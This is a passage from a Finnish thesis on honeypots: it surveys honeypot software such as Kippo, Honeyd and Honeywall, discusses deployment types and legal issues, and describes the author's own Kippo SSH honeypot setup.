Tällaisesta ympäristöstä käytetään termiä *honeynet*. Se koostuu useista korkean vuorovaikutuksen hunajapurkista muodostaen kokonaisen valvotun ympäristön, jossa kaikki käyttäjän toimintaa monitoroidaan, tallennetaan ja hallitaan. Honeynet ei siis ole tietokoneelle asennettava valmisohjelmisto, vaan se on arkkitehtuuri, jossa kokonainen verkko on suunniteltu tutkimaan hyökkääjien toimintaa. (Sharma & Sran, 2011).

Kuvio 5 kuvaa erästä honeynet-verkon toteutustapaa. Tuotanto- ja honeynet-verkot muodostavat omat aliverkkonsa ja internetistä sisääntuleva liikenne (mahdollisin poikkeuksin) ohjataan honeynet-verkkoon. Honeynet-verkossa olevat palvelimet on toteutettu näyttämään samankaltaisilta kuin tuotantoverkon palvelimet, eli jokaisella niillä on omat roolinsa ja palvelinten välillä on tuotettu aidon näköistä verkkoliikennettä.



Kuvio 5 Eräs honeynet-toteutus

5.4 Hunajapurkkiohjelmistojen esittelyä

Tässä luvussa on esitelty lyhyesti tunnettuja hunajapurkkiohjelmistoja. Hunajapurkkijärjestelmä voidaan toteuttaa myös ilman tähän tarkoitukseen toteutettuja ohjelmistoja, jolloin valmiiden käyttöjärjestelmätyökalujen toimintaa tai esimerkiksi lokien replikointia voidaan muuttaa siten, että havaitusta verkkohyökkäyksestä hälytetään. Valmiit ohjelmistot kuitenkin sisältävät paljon perusominaisuuksia, jotka usein ovat riittäviä varsinkin tutkimuskäyttöön tarkoitetussa hunajapurkissa.

5.4.1 Conpot

Conpot on avoimen lähdekoodin ohjelmisto, joka on tuotettu pääasiassa teollisuuden tarpeisiin. Järjestelmä on matalan interaktion hunajapurkki, joka simuloi teollisuudessa käytettäviä kriittisen infrastruktuurin ICS-järjestelmiä (Industrial Control System), kuten SCADA-järjestelmiä. Conpot tarjoaa hyökkääjälle toteutuksen tuotantoympäristöissä käytettäviin protokolliin ja järjestelmän murtautujalle näyttämät paluuarvot viiveineen on tehty mahdollisimman uskottavan oloisiksi. Conpot on osa laajaa The Honeynet Project –organisaatiota. (Conpot, 2016).

SCADA-järjestelmiä käytetään teollisuudessa useaan paikkaan sijoitettujen laitteiden keskitettyyn ohjaukseen ja valvontaan. Järjestelmien käyttökohteita on mm. vedenjakelussa, polttoaineiden jakelussa, energiantuotannossa, öljynjalostuksessa, lento- ja laivaliikenteen ohjauksessa, avaruustutkimuksessa sekä lämityksen ja jäähdytyksen ohjauslaitteissa. SCADA-ympäristöissä laitteiden ja sensorien viestit välitetään omassa SCADA-verkossaan ja niitä käsitellään keskitetysti ohjauskeskuksessa (SCADA master station). Käyttäjille tarjotaan näkymä järjestelmään erillisten HMI-ohjelmistojen (Human Machine Interface) avulla, joita voidaan ajaa esimerkiksi selainpohjaisesti tai älylaitesovelluksilla. Nämä ohjelmistot ovat tyypillisesti yhteydessä SCADA-järjestelmään internetyhteyden kautta. SCADA-järjestelmän keskeinen osa ovat informaatiota keräävät RTU-laitteet (Remote Terminal Unit), jotka usein ovat yksinkertaisempia PLC-laitteita (Programmable Logic Controller). Järjestelmien eri osien välinen viestintä on ratkaistu lukuisin eri tavoin, eikä SCADA-toteutuksissa ole aina kiinnitetty riittävästi huomiota järjestelmän eri osien suojauksiin. SCADA-ympäristöihin on tehty paljon hyökkäyksiä ja tietomurtoja, kuten vakoilua, tiedon kopiointia, suojausavainten jakelua sekä aiheutettu häiriöitä tuotannossa. (Shahzad, Musa, Aborujilah & Irfan, 2014).

Conpot on hunajapurkkitoteutus, joka mahdollistaa ICS-järjestelmiin kohdistuvien hyökkäysten ja murtautumisyritysten tutkimisen. Järjestelmään voidaan kytkeä aitoja ICS-järjestelmän osia, jolla voidaan simulaation sijaan tuottaa aitoja tilanteita tuotantoympäristöä vastaavassa kokoonpanossa. (Conpot, 2016).

5.4.2 Honeyd

Honeyd (http://www.honeyd.org) on GNU-lisenssin alainen vapaa ohjelmisto, jota ajetaan olemassa olevalla palvelimella palveluna (daemon). Ohjelma luo virtuaalisia isäntäkoneita (virtual hosts), joilla näyttää pyörivän aito käyttöjärjestelmä palveluineen. Honeyd tukee useita ip-osoitteita, joten sen avulla voidaan luoda vaikutelma usean palvelimen tai aktiivilaitteen (esimerkiksi reitittimet ja langattomat tukiasemat) verkosta. (Singh & Joshi, 2011).

Honeyd-ohjelmisto näyttäytyy hyökkääjälle sellaisena järjestelmänä, kuin se määritetään näyttäytymään:

- Käyttöjärjestelmä – voidaan määrittää miksi tahansa
- Verkkotopologia – voidaan luoda millainen verkkotopologia tahansa, joka on murtautujan skannattavissa
- TCP/IP-pino – poikkeavat käyttöjärjestelmittäin, voidaan määrittää näyttäytyvää käyttöjärjestelmää vastaavaksi
- Palvelut – voidaan määrittää palveluja haavoittuvuuksineen, jotka näyttävät olevan ajossa
- Puskurin ylivuoto (buffer overflow) – tietyissä tilanteissa antaa vaikutelman, että järjestelmä on kaatunut, ja näyttäytyy siten haavoittuvuutena

Honeyd tuottaa runsaasti lokeja, joiden käsittelyyn on tuotettu muutamia ohjelmistoja, kuten Honeysum ja HoneyView, minkä lisäksi hyvä työkalu on myös yleiskäyttöisen Swamill –lokitiedostojen raportointiohjelma. (Singh & Joshi, 2011).

5.4.3 Honeywall

Honeywall on avoimen lähdekoodin ohjelmistokokoelma, josta löytyy ajankohtaista tietoa ja on ladattavissa osoitteesta https://projects.honeynet.org/honeywall/. Ohjelmisto on tehty helposti käytettäväksi ja on ladattavissa valmiina levykuvana, jonka avulla järjestelmä voidaan pystyttää hyvin nopeasti.

Honeywall on suunniteltu reitittämään liikennettä, eli se perustetaan varsinaisen ulkoverkon reitittimen taakse reitittämään liikennettä honeynet-verkkoon ja sieltä ulos. Honeywall on suunniteltu olemaan hyökkääjälle täysin läpinäkyvä, eli liikenteen kulkemista sen kautta ei voida todentaa – käytännössä se kääntää ja reitittää paketit muuttaen niiden IP- ja MAC-osoitteet. (Sharma & Sran, 2011).

Honeywall-ohjelmistolla on kolme päätarkoitusta:

1. Datan kerääminen (Data Capture): kaikki hyökkääjän toiminta, eli suoritetut komennot ja niistä saatu palaute, monitoroidaan ja tallennetaan hyökkääjän tietämättä.
2. Datan kontrollointi (Data Control): valvotaan ja rajoitetaan haitallista liikennettä, joka liikkuu sisään tai ulos honeynet-verkosta. Tällä varmistetaan, että kaikki haitallinen liikenne pidetään honeynet-verkon sisällä, eikä sillä vaaranneta muuta ympäristöä.
3. Datan analysointi (Data Analysis): analysoidaan kerättyä dataa analysointityökalujen avulla.

Kuviossa 5 esitettiin honeynet-toteutus, jossa on hyödynnetty Honeywall-ohjelmistoa. Vastaavan reitittimen voi rakentaa itsekin samoja ohjelmistoja hyödyntäen, mutta Honeywall tarjoaa valmiin levykuvan tähän käyttötarkoitukseen.

Honeywall-ohjelmiston levykuva sisältää seuraavia ohjelmistoja:

- *Tcpdump:* pakettien analysointi
- *Sebek:* työkalu datan keräämiseen. Sebekiä on käsitelty tarkemmin IDS-järjestelmien yhteydessä.
- *Snort:* hyökkäyksentunnistusjärjestelmä (IDS). Myös Snortia on käsitelty tarkemmin IDS-järjestelmien esittelyssä.
- *Snort_inline:* hyökkäyksenestojärjestelmä (IPS)
- *HFlow2:* datan vastaavuuden analysointi Honeynet-projektin data-analyysiä varten
- *P0f:* Passive OS Finferprinting –työkalu
- *Walleye Web Interface:* Selainpohjainen graafinen työkalu Honeywall:n konfigurointiin, hallintaan ja datan analysointiin.

(Sharma & Sran, 2011).

5.4.4 Kippo

Kippo on suomalaisen Upi Tammisen kehittämä, Python-ohjelmointikielellä toteutettu hunajapurkkiohjelmisto, joka sisältää SSH-toteutuksen sekä näkymän Linux-ympäristön kaltaiseen ympäristöön. Kippo jäljittelee internetiin kytkettyä SSH-palvelinta ja kuuntelee TCP-porttia 22, jota käytetään yleisesti SSH-palvelinyhteyksiin. Kippo voidaan luokitella keskitason interaktion (medium interaction) hunajapurkiksi, koska se antaa murtautujalle aidonoloisen ympäristön komentojen antamiselle ja mahdollisuuden haittaohjelmien lataamiselle. (Yahyaoui, 2014).

Kipon käyttöönotto oli kohtalaisen helppoa ja se osoittautui tutkimuksen alkuvaiheessa erittäin hyvin toimivaksi, joten sitä käytetään tässä tutkimuksessa. Kipon asetustiedostoissa määritellään käyttäjätunnus-salasanaparit, joiden avulla murtautuja voi päästä kirjautumaan järjestelmään. Kippo näyttäytyy murtautujalle tavanomaisena Bash-komentotulkkina ja ottaa vastaan yleisimpiä Linux-järjestelmien komentoja. Komennot tuottavat aidonoloisen palautteen, mutta niitä ei välitetä taustalla olevan käyttöjärjestelmän komentotulkille, vaan ne ajetaan Kipon sisällä.

Kipon hyökkääjille näyttämä tiedostojärjestelmä koostetaan Kipon ylläpitäjän laatiman tai alkuperäisestä esimerkkitikonfiguraatiosta muokkaaman fs.pickle -tiedoston avulla. Tiedostojärjestelmänäkymä luodaan jokaisen kirjautumisen yhteydessä uudelleen, joten tiedostoihin tehdyt muokkaukset, lisätyt tiedostot ja muut toimet eivät näy toisille käyttäjille, eivätkä myöskään tallennu järjestelmään pysyvästi. Hakemistot ovat normaalisti selattavissa, mutta tiedostoja ei voi lukea. Lukeminen esimerkiksi cat-ohjelmalla antaa virheilmoituksen ”No such file or directory). Murtautujan tekemät tiedostolataukset esimerkiksi wget-työkalulla tallentuvat Kipon konfiguraatiossa määritettyyn sijaintiin erinimisinä ja ilman suoritusoikeuksia, joten ne ovat jälkikäteen analysoitavissa.

Murtautuja näkee nämä tiedostot, kuin ne olisivat tallennettuina tiedostojärjestelmään, mutta ei kuitenkaan pääse niihin käsiksi lataamisen jälkeen. (Tamminen, 2016).

5.4.5 Sebek

Sebek on osa Honeywall-ohjelmistoa jota kehittää The Honeynet Project -organisaatio. Se on suunniteltu honeynet-ympäristöihin, joihin on toteutettu useita hunajapurkkijärjestelmiä. Sebek-ohjelmistolla kerätään talteen hyökkääjän kaikki toiminta, kuten näppäinpainallukset ja tulosteet, syötetyt komennot, tiedostonsiirrot ja salattu tietoliikenne. (Sharma & Sran, 2011).

Sebek perustuu asiakas-palvelinarkkitehtuuriin, eli dataa keräävä ohjelmisto (Sebek Client) asennetaan Linux-järjestelmissä ytimen (kernel) moduuliksi ja Windows-järjestelmissä laiteajuriksi. Se poikkeaa useista muista korkean interaktion hunajapurkkiohjelmistoista siten, ettei se ole palveluna näyttäytyvä itsenäinen ohjelma, vaan se toimii käyttöjärjestelmätasolla keräten järjestelmässä liikkuvaa dataa. Nämä asiakasohjelmistot välittävät datan käsiteltäväksi Sebek Server -palvelinohjelmistolle. Sebek Client sekä sen lähettämät ja vastaanottamat paketit ovat käyttäjälle täysin läpinäkyviä. (Sharma & Sran, 2011).

5.4.6 SPECTER

SPECTER on kaupallinen hunajapurkkiohjelmisto, jonka kehitystyö on alkanut jo vuonna 2000. SPECTER on korkean interaktion hunajapurkki, joka tarjoaa murtautujalle näkymän aidon oloiseen tietokoneeseen. Murtautujan käytettävissä on toteutukset tavallisista verkkopalveluista, kuten SMTP, FTP, POP3, HTTP ja Telnet, kuitenkin sillä erotuksella, että kyseiset palvelut kirjaavat lokeihin kaiken murtautujan järjestelmässä suorittamat toimet. (NETSEC, 2016).

5.5 Yhteenveto

Tässä luvussa käsiteltiin hunajapurkkijärjestelmiä sekä usean hunajapurkin honeynet-verkkoa. Perehdyttiin myös Honeywall-ohjelmistokokonaisuuteen ja siihen sisällytettyihin ohjelmistoihin. Hunajapurkki voi olla yksittäinen ohjelma tai se voi koostua useista ohjelmistoista, jotka voivat olla suunnattuja IDS- tai IPS-käyttöön. Joissakin tapauksissa hunajapurkki voidaan toteuttaa muokkaamalla käyttöjärjestelmää tekemällä muutoksia alkuperäisiin ohjelmistoihin siten, että niiden toiminta saadaan näyttämään uskottavalta, mutta toiminta poikkeaa ohjelman alkuperäisestä toiminnasta. Seuraavassa luvussa kerrotaan esimerkkejä hunajapurkkitoteutuksista sekä pohditaan hunajapurkin laillisuutta.

6 HUNAJAPURKIN TOTEUTTAMINEN

Tässä luvussa tutustutaan hunajapurkin julkaisutapoihin, eli millaisia verkkopalveluita eri käyttötarkoituksia ajatellen hunajapurkissa tarjottaisiin. Vertaillaan toteutuksia Windows- ja Linux-alustoilla. Lisäksi käydään lävitse hunajapurkkeihin liittyviä laillisuus- ja eettisyysnäkökulmia.

6.1 Hunajapurkit Linux- ja Windows-alustoilla

Kuten aiemmissa kappaleissa mainittiin, hunajapurkki voidaan toteuttaa monella tavalla – matalan, keskitason tai korkean vuorovaikutuksen järjestelmänä, tutkimuskäyttöön tai tuotantokäyttöön suunnattuna, minkä lisäksi se voidaan toteuttaa useaan alustaympäristöön ja useilla erilaisilla ohjelmistoilla. Korkean vuorovaikutuksen hunajapurkki voidaan toteuttaa esimerkiksi Linux- tai Windows-ympäristöön. Kummallakin on omat käyttötarkoituksensa ja niihin murtautuminen tehdään eri tavoin. Lisäksi, tiettyyn suoritinarkkitehtuuriin ja käyttöjärjestelmään käännetyt ohjelmat toimivat vain kyseisellä alustalla, eli hunajapurkki-alustaksi on valittava tarkoituksenmukainen laitteisto ja käyttöjärjestelmä.

Jain ja Singh (2011) ovat artikkelissaan toteuttaneet yleisen sekä Linux- että Windows-alustalla toimivan hunajapurkin. Taulukoissa 3 ja 4 esitellään kummankin alustan päälle toteutettuja verkkopalveluita sekä alustakohtaista konfigurointia.

Artikkelissa Jain ja Singh (2011) toteuttivat kaksi teknisesti mielenkiintoista hunajapurkkijärjestelmää, mutta valitettavasti tutkimusjakson aikana ei saatu kerättyä yhtään tutkimusaineistoa. Kokoonpano oli sellainen, että mahdollisesti ajan kanssa tutkimusaineistoa olisi saatu kerättyä. Kaksi onnistunutta hunajapurkkitutkimusta oli esitelty lyhyesti kappaleessa 2.5.

TAULUKKO 3 Linux-hunajapurkki, alustana Red Hat Linux

Järjestelmän osa	**Selite**
Asennettu palvelut: HTTP, FTP, SSH, sähköposti, tietokannat	Yleisimpiä UNIX/Linux –järjestelmissä ajettavia palveluita. Tässä ympäristössä käytettiin palveluina Apache / Apache-Tomcat -www-palvelin, MySQL-tietokantapalvelin sekä sendmail-sähköpostipalvelin. Muut palvelut olivat oletuksena Red Hat -ympäristöön asennettuja palveluita. Kaikki ohjelmistot oli konfiguroitu oletusasetuksille.
Syslogin toimintaa muutettu	Syslogin lähdekoodiin tehtiin muutoksia ja se käännettiin uudelleen – määritettiin syslog lukemaan konfiguraatiotiedosto eri sijainnista ja erinimisestä tiedostosta. Lisäksi määritettiin syslog lähettämään kaikki lokidata erilliselle syslog-palvelimelle. Kääntämisen jälkeen binäärit nimettiin kokonaan uudelleen huomaamattomiksi (esim. lpd). Viimeiseksi alkuperäinen syslog jätettiin paikoilleen muuttamattomana. Tämä toteutettiin sen vuoksi, että murtautujien tiedetään yleensä pyrkivän peittämään jälkensä poistamalla syslogin toiminnasta tai ainakin poistamalla kaikki muodostuneet lokitiedot.
Komentotulkin toimintaa muutettu	Oletuskomentotulkkia (bash) muokattiin muuttamalla sen lähdekoodia siten, että se lähettää kaikki komennot ja näppäinpainallukset erilliselle lokipalvelimelle. Lisäksi muutettiin bash:n toimintaa siten, että se suorittaa joka komennon yhteydessä skriptin, joka kaappaa sovelluksen antaman palautteen (output) ja lähettää sen lokipalvelimelle. Näin sekä komennot että niiden seurauksena syntyneet tulosteet saatiin talteen.
Käyttäjätilit	Ympäristö toteutettiin näyttämään siltä, että se on jäänyt vähälle käytölle ja valvomattomaksi. Tehtiin muutama käyttäjätunnus, joiden salasanojen vahvuus vaihteli – ajatuksena saada hyökkääjä murtamaan salasanoja.

(jatkuu)

Taulukko 3 (jatkuu)

Eheyden tarkistus (integrity checking)	Kun kaikki tarvittavat toimenpiteet oli tehty, tehtiin Tripwire-ohjelmiston avulla tietokanta järjestelmän kaikkien binäärien sekä konfiguraatiotiedostojen md5-tarkistussummista. Tietokanta tallennettiin erilliselle levylle ja Tripwire poistettiin.

TAULUKKO 4 Windows-hunajapurkki, alustana Windows 2000 Professional

Järjestelmän osa	**Selite**
Palvelut: HTTP, FTP, SMTP, tietokannat	Asennettiin IIS (Internet Information Services) oletuasetuksin, sisältäen HTTP-, FTP- ja SMTP-palvelut. Konfiguraatiota ei muutettu, ainoastaan lisättiin muutama hakemisto www- ja ftp-palveluiden päähakemistoihin. Lisäksi asennettiin MySQL-tietokantapalvelin sekä Apache-Tomcat porttiin 8080. Windowsin oletuspalvelut, kuten Netlogon, Netbios ja RPC (remote procedure call) jätettiin käyntiin oletusasetuksin. Niissä on tunnettuja haavoittuvuuksia, joten palvelut olivat tarkoituksella aktiivisina.
Verkkojaot	Verkkojaot olivat aktiivisina, eli hakemistoihin ja tulostimiin oli mahdollista kytkeytyä verkon yli. Tehtiin muutamia verkkojakoja siten, että kaikilla käyttäjillä (ryhmä Everyone) on mahdollisuus lukea ja kirjoittaa muutamiin hakemistoihin.
Tapahtumienvalvonta	Kaikki tapahtumakirjaukset olivat aktiivisina, minkä lisäksi tehtiin Perl-skripti, joka lähetti tapahtumalokit ajastetusti erilliselle lokipalvelimelle. Myöskin PHP:lla tehtiin skriptejä, jotka mahdollistivat lokien lukemisen selaimella toiselta tietokoneelta käsin.

6.2 Hunajapurkin julkaisu

Scottberg, Yurick ja Doss (2002) luokittelevat seuraavia hunajapurkin tapoja taulukon 5 mukaisesti. Julkaisutapa tarkoittaa tässä hunajapurkkijärjestelmän tyyppiä, eli sen ominaisuuksia ja käyttökohdetta, joista jokainen vaatii erilaista ylläpitoa. (Scottberg, Yurick & Doss, 2002)

TAULUKKO 5 Hunajapurkin julkaisustavat

Julkaisutapa	**Selite**
”Uhrilammas” (”Sacrificial Lamb”)	Eristetty järjestelmä josta ei ole pääsyä tuotantojärjestelmiin
”Tuotantojärjestelmähuijaus” (”Deception Ports on Production Systems”)	Keinotekoiset ”korvaavat” palvelut, kuten www, postipalvelut, nimipalvelut, ftp
”Houkutin” (”Proximity Decoys”)	Hunajapurkkihoukutin tuotantoympäristön välittömässä läheisyydessä, käytännössä samassa aliverkossa.
”Ohjauskilpi” (”Redirection Shield”)	Reititetään liikenne ulkoverkosta hunajapurkkiin ja annetaan vaikutelma, että ollaan tuotantoympäristössä.
”Miinakenttä” (”Minefield”)	Julkaistaan hunajapurkki ”etulinjaan” eli verkon reunalle vastaanottamaan kaikki hyökkäysyritykset suoraan ulkoverkosta.
”Hakkerieläintarha” (”Hacker Zoo”)	Aliverkkoon pystytetty useita hunajapurkkieja, joissa on käytössä erilaisia alustoja, palveluja, haavoittuvuuksia ja konfiguraatioita.

Taulukossa mainitut nimitykset ovat käytännössä leikkimielisiä nimityksiä eri hunajapurkkityypeille. Tässä tutkimuksessa toteutettavaa hunajapurkkia voidaan pitää tämän luokittelun perusteella *uhrilammas*-tyyppisenä, koska järjestelmä on täysin irrallaan muista järjestelmistä, eikä siinä ajeta (eikä yritetä näyttää, että ajettaisiin), muita verkkopalveluita.

6.3 Keskusteluja hunajapurkin hyödyllisyydestä ja laillisuudesta

Hunajapurkki on tehokas väline paitsi tietojärjestelmien suojaukseen, myös murtautujien toimista oppimiseen. Järjestelmän käyttö herättää kuitenkin ky-

symyksiä sen käytön eettisyydestä ja laillisuudesta – sen avulla kuitenkin voidaan kerätä yksityistä tietoa, jota voidaan myös käyttää väärin.

Useat hunajapurkkeja käsittelevät artikkelit ottavat kantaa tähän ongelmaan, mutta lähes aina mainitaan, ettei tähän ole selkeää lainsäädäntöä, eikä oikeuden ennakkotapauksia, joten aina kehotetaan selvittämään asiaa tarkemmin muualta. On kuitenkin selvää, että asiaa on tulkittava tapauskohtaisesti käytettävän hunajapurkkijärjestelmän luonteen mukaan. Spitzner mainitsee artikkelissaan, että vasta hunajapurkkien yleistyttyä on alettu tiedustelemaan, millaisia lakiseikkoja niiden kanssa voi tulla vastaan. Tämä on tyypillistä kaikkien uusien teknologioiden yhteydessä. (Spitzner, 2003).

Esiin voidaan nostaa kolme asiayhteyttä, joiden ympärillä asiaa voidaan tarkastella. Nämä ovat ansoittaminen (entrapment), yksityisyys (privacy) ja edesvastuu (liability). (Spitzner, 2003).

6.3.1 Ansoittaminen

Hunajapurkki ei lähtökohtaisesti ole ansa. Ketään ei houkutella tai pakoteta (hunajapurkki-nimestä huolimatta) ottamaan luvattomasti yhteyttä organisaation tietojärjestelmään. Kyseessä ei siis ole yllyttäminen rikokseen tai haitalliseen toimintaan. Jos hakkeri murtautuu tietojärjestelmään, hän tekee sen aina omasta tahdostaan tai omien intressiensä pohjalta. (Spitzner, 2003).

Hunajapurkin ylläpitäjän on kuitenkin noudatettava varovaisuutta, eikä hyökkääjää kohtaan saa kohdistaa vastatoimia. Asiaa monimutkaistaa sekin, että hyökkäykseen käytetty tietokone tai verkko voi olla kolmannen osapuolen omistuksessa, jolla ei ole asiasta mitään tietoa. Bishop ja Brincke (2006) korostavat, että järkevintä olisi ilmoittaa asiasta kyseisen verkon ylläpitäjän, tai operaattorin, abuse-sähköpostiosoitteeseen. (Bishop & Brincke, 2006).

6.3.2 Yksityisyys

Yksityisyys on hieman monimutkaisempi kokonaisuus, koska lainsäädäntö (Spitzner (2003) hakee esimerkkejä USA:n lainsäädännöstä) säätelee yksityisen tiedon keräämistä. Vaikka murtautuja toimii laittomasti, hänellä on myös oikeus yksityisyydensuojaan, minkä pohjalta järjestelmän omistajallakin on vain rajalliset oikeudet kerätä dataa hyökkääjästä. Yksityisiä tietoja ovat mm. käyttäjän käyttämät käyttäjätunnukset sekä mahdolliset yhteydenotot (sähköpostiviestit, online-keskustelut) ulkomaailmaan. (Spitzner, 2003).

Tähän on olemassa myös huojennuksia (lainsäädännössä Service Provider Protection), joiden tehtävänä on mahdollistaa palvelun toiminta ja turvallisuus keräämällä dataa käyttäjistään. Tapauksissa, jossa hunajapurkkijärjestelmät suojaavat organisaation muita tietojärjestelmiä, kuuluvat näiden huojennusten piiriin. Tutkimuskäytön hunajapurkkijärjestelmät taas eivät lukeudu näihin. (Spitzner, 2003).

Yksi tärkeä seikka yksityisen tiedon luokittelussa on kerättävän datan tyyppi. Dataa voidaan luokitella esimerkiksi *sisältödataksi* (content data) tai *siir-*

todataksi (transactional data). Sisältödatan analysointi on luonnollisesti tiukemmin säädeltyä kuin siirtodatan, koska siirtodata pitää sisällään pääasiassa laitteiden välistä kommunikointia esimerkiksi yhteyksien muodostamisiin. (Spitzner, 2003).

Service Provider Protection antaa hieman vapauksia datan keräämiseen ja analysointiin, mutta sen lisäksi on huomioitava *suostumus* (consent). Tällä tarkoitetaan käyttäjän suostumusta datan keräämiseen, eli käyttäjän (tässä tapauksessa hyökkääjän) tulisi olla tietoinen siitä, että hänen toimintaansa mahdollisesti analysoidaan, ja käytännössä hän suostuisi tähän ohittamalla tiedon keräämisestä kertovan ilmoituksen. Tällainen ilmoitus (banneri) voitaisiin Spitznerin mukaan laittaa esimerkiksi kirjautumisen yhteyteen, jossa usein muutenkin voidaan esittää erilaisia tervetulotoivotus- ja kirjautumisviestejä. (Spitzner, 2003).

6.3.3 Edesvastuu

Kolmantena seikkana Spitzner mainitsee edesvastuun. Jos hunajapurkkijärjestelmä vahingoittaa muita – jos sitä esimerkiksi käytetään osana verkkohyökkäystä – on hunajapurkin ylläpitäjä edesvastuussa. On otettava huomioon, että myös hunajapurkkijärjestelmissä voi olla haavoittuvuuksia, jotka vaarantavat sen turvallisen ja luotettavan toiminnan suojaus- tai tutkimuskäytössä. Varsinkin korkean vuorovaikutuksen hunajapurkkijärjestelmät ovat alttiita tällaisille riskeille. (Spitzner, 2003).

6.4 Yhteenveto

Luvussa käytiin lävitse tyypillistä hunajapurkkiympäristöä sekä Windows- että Linux-alustoilla. Tyypillisesti molempia alustoja käytetään palvelinkäytössä samanlaisiin käyttötarkoituksiin, joten hunajapurkkijärjestelmän kannalta ominaisuudet ovat monilta osin yhteneviä. Linux-ympäristön ehdoton vahvuus on sen täydellinen muokattavuus – jokaisen ohjelmiston lähdekoodit on saatavilla, muokattavissa ja käännettävissä uudelleen käyttötarkoitukseen soveltuviksi.

Lisäksi tutkittiin laillisuusnäkökulmia, jotka rajoittavat jonkin verran hunajapurkin käyttöä, vaikka kyseessä onkin tietojärjestelmään murtautuminen ja luvaton käyttö.

7 HUNAJAPURKIN KÄYTTÖÖNOTTO JA TUTKIMUSAINEISTON KERÄÄMINEN

Tässä kappaleessa kerrotaan tutkimukseen valitun Kippo-hunajapurkkijärjestelmän käyttöönoton vaiheet ja järjestelmän tekniset ominaisuudet. Hunajapurkkijärjestelmä asennettiin Linux-ympäristöön ja Kipon tietokantaominaisuudet otettiin käyttöön lokidatan analysoinnin helpottamiseksi. Asennusvaiheet käydään lävitse siten, että niitä voidaan käyttää asennusohjeena toisen Kippo-järjestelmän perustamisessa.

7.1 Hunajapurkin käyttöönotto

Tutkimuksessa toteutettiin oma hunajapurkki käyttäen suomalaisen Upi Tammisen kehittämää Kippo-hunajapurkkiohjelmistoa. Tutkimusympäristön mahdollisti jyväskyläläinen Pardco Group Oy, joka antoi käyttöön hunajapurkkiympäristömme vaatimat, suoraan internetiin kytketyt, virtuaalipalvelimet (VPS). Kippo on toteutettu Python-ohjelmointikielellä ja on sen vuoksi ajettavissa missä tahansa Linux-pohjaisessa ympäristössä. Kipon asennusvaiheet on dokumentoitu kattavasti ohjelmiston sivustolla, joka sijaitsee kirjoitushetkellä osoitteessa https://github.com/desaster/kippo. Kippoa varten on toteutettu myös kolmannen osapuolen ohjelmistoja, joiden avulla Kipon dataa on helppoa käsitellä. Kippoa on esitelty tarkemmin osiossa 6.4.4.

Kuten aiemmassa osiossa todettiin, on edesvastuuta ajatellen huomioitava, ettei hunajapurkki aiheuta vaaraa muille tietojärjestelmille esimerkiksi osallistumalla hajautettuihin palvelunestohyökkäyksiin. Kippo on toteutettu siten, ettei järjestelmään ladattujen haittaohjelmien suorittaminen ole mahdollista, joten Kippo on tässä mielessä turvallinen työkalu tutkimukseen.

7.1.1 Kipon käyttöönoton valmistelu

Kippo päätettiin asentaa kahteen erilliseen virtuaalipalvelimeen kahden erillisen IP-osoitteen taakse. Ensimmäinen asennus tehtiin muutamaa päivää aiemmin testausmielessä, koska kokemuksia ympäristöstä ei vielä ollut. Ei tiedetty, paljonko järjestelmään olisi odotettavissa murtautumisyrityksiä, paljonko se palvelinta kuormittaisi, ja toimisiko ohjelmisto vakaasti. Samalla päätettiin kerätä sanakirjaa ensimmäiseen hunajapurkkiin tehtävistä murtautumisyrityksistä, jotta osattaisiin päätellä, millaisia käyttäjätunnus-salasanapareja avattaisiin toiseen hunajapurkkiin. Näin ollen ensimmäinen hunajapurkki jäi ainoastaan keräämään murtautumisyrityksiä ilman pääsyä järjestelmään.

Virtuaalipalvelimet olivat teknisesti identtisiä, eli niiden suorittimet, muistin määrä, levytila ja käyttöjärjestelmät lisäohjelmistoineen olivat samat. Palvelimet sijaitsivat yritysverkon DMZ-alueella ja olivat palomuurein eristetty tuotantopalvelimista. Lisäksi palvelimien kaistankäyttöä sekä CPU-aikaa rajoitettiin tiukasti, jotta ne eivät häiritsisi tuotantoympäristöä. Palvelimiin valittiin käyttöjärjestelmäksi Debian GNU/Linux 6 ”squeeze”, joka oli jo hieman vanhentunut, mutta sen ohjelmistot (paketit) olivat suoraan yhteensopivia Kippo 0.9 -version kanssa. Kippo asetettiin kuuntelemaan tavanomaista SSH-porttia 22 ja oikea SSH-palvelin asetettiin epästandardiin porttiin.

Taulukossa 6 kuvataan käytössä olleen virtuaalipalvelimen tekniset ominaisuudet.

TAULUKKO 6 Hunajapurkin alustan tekninen toteutus

Kohde	**Valittu toteutus**
Suoritin	1 x Intel Xeon E5450 3 GHz
Keskusmuisti	256 MB
Levytila	16 GB
Käyttöjärjestelmä	Debian GNU/Linux 6 ”squeeze”
Käyttöjärjestelmään asennetut ohjelmistot	Python 2.6.6 Apache 2.2.16 MySQL 5.5.47 PHP 5.3.3
Hunajapurkkiohjelmisto	Kippo 0.9 (viimeisin muutos 21.10.2015)
Täydentävät ohjelmistot	Kippo-Graph 1.2 Reportico 4.4

7.1.2 Asennus ja konfigurointi

Kipon asentaminen oli helppoa ohjelmiston www-sivuilta löytyvien asennusohjeiden avulla, joka löytyy osoitteesta https://github.com/desaster/kippo/wiki/Running-Kippo. Käytännössä asennus oli hyvin tyypillinen ohjelmistoasennus Linux-ympäristöön, joka eteni seuraavasti:

1. Asennettiin tarvittavat paketit Linux-ympäristöön: tässä tapauksessa tarvittavat Python-kirjastot.
2. Luotiin järjestelmään käyttäjätili ”Kippo”.
3. Purettiin Kippo-ohjelmisto Kippo-käyttäjän kotihakemistoon.
4. Muodostettiin konfiguraatiotiedosto ohjeiden mukaan.
5. Käynnistettiin ohjelmisto.

Liitteessä 1 kuvataan yksityiskohtaiset asennusvaiheet ja konfiguraatiotiedoston sisältö. Kippo määritettiin tallentamaan lokitiedot MySQL-tietokantaan, jonka käyttöönotto on myös kuvattu liitteessä. Tietokannan rakenne on kuvattu taulukossa 7.

TAULUKKO 7 Kipon tietokannan rakenne

Taulu	Kuvaus	Kentät
auth	Kirjautumisyritykset yhteyksittäin	id, session, success, username, password, timestamp
clients	SSH-asiakasohjelmat	id, version
downloads	Hunajapurkkiin ladatut tiedostot	id, session, timestamp, url, outfile
input	SSH:n yli annetut komennot	id, session, timestamp, realm, success, input
sensors	Käytetyt hunajapurkit	id, ip
sessions	Hunajapurkkiin avatut yhteydet	id, starttime, endtime, sensor, ip, termsize, client
ttylog	Komentorivilokit videomuodossa (playlog)	id, session, ttylog

7.1.3 Lisäohjelmistojen asennus

